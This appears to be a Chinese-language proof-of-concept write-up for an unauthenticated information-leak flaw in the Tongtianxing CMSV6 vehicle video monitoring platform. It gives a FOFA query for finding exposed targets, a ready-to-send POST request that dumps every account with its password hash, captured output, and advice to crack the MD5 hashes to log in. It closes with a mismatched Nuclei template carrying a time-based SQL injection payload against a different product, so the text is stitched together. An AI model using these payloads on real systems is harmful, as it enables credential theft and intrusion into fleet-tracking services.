
T1-3通天星-CMSV6车载定位监控平台-InformationLeakage

漏洞描述：

通天星CMSV6车载视频监控平台 StandardLoginAction_getAllUser.action接口处存在信息泄露漏洞，未经身份认证的攻击者可以通过此漏洞获取系统内部账户密码等敏感信息，登录后台页面，使系统处于极不安全状态。

网站图片：



网络测绘：

fofa语法：

FOFA：body="/808gps/"


漏洞复现：

payload：

```
POST /808gps/StandardLoginAction_getAllUser.action HTTP/1.1
Host: your-ip
User-Agent:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8

json=null
```

效果图:
读取所有账户列表




```
POST /808gps/StandardLoginAction_getAllUser.action HTTP/1.1
Host: [redacted]
User-Agent:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
98.0.4758.102 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8

json=null
```

```
HTTP/1.1 200
Set-Cookie: JSESSIONID=A61877E5C853
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: *
Access-Control-Max-Age: 3600
Access-Control-Allow-Headers: Origi
Pragma, Last-Modified, Cache-Contro
Access-Control-Allow-Headers
Access-Control-Allow-Credentials: t
X-XSS-Protection: 1; mode=block
vary: accept-encoding
Content-Type: application/json;char
Content-Language: en-US
Date: Fri, 23 Feb 2024 13:49:56 GMT
Content-Length: 4149

{"result":0,"infos":{"1":{"name":"a
"password":"35b9e7c87848894548c4500
"updateTime":1702880518000,"validit
"vehicleLogin":false,"singleLogin":
"industry":null,"maxLoginNumber":0,
"wxUnionid":null,"wxAppOpenid":null
"companyName":null,"phoneEx":null,"
"wxOpenid":null,"createTime":null,"
"driverName":null,"password":"35b9e
"dispatcher":0,"encryptPwd":null,"u
"validity":null,"status":1,"openAut
"singleLogin":0,"roleId":null,"main
"modifyPassword":0,"geocoderMapType
"wxAppOpenid":null,"company":{"addr
"code":"admin","password":null,"dis
"gbCode":null,"legalAddress":null,"
```

密码md5解密即可登录后台



Yaml模板

```
id: F2-2FuJianKeLiXunTongXin-SQL

info:
  name: F2-2FuJianKeLiXunTongXin-SQL
  author: Kpanda
  severity: critical
  description: pwd_update.php接口处存在SQL注入漏洞
  reference:
    - https://blog.csdn.net/qq_41904294/article/details/136925239?spm=1001.2014.3001.5502
  tags: CVE-2024-2620,FuJianKeLiXunTongXin,SQL


http:
  - raw:
      - |
        GET /api/client/user/pwd_update.php?usr_number=1%27%20AND%20(SELECT%207872%20FROM%20(SELECT(SLEEP(6)))DHhu)%20AND%20%27pMGM%27=%27pMGM&new_password=1&sign=1 HTTP
        Host: {{Hostname}}
        User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
        Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
        Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
        Accept-Encoding: gzip, deflate, br
        Connection: close
        Upgrade-Insecure-Requests: 1

    matchers:
      - type: word
        part: header
        words:
          - '200'
      - type: dsl
        dsl:
          - 'duration>=6'
```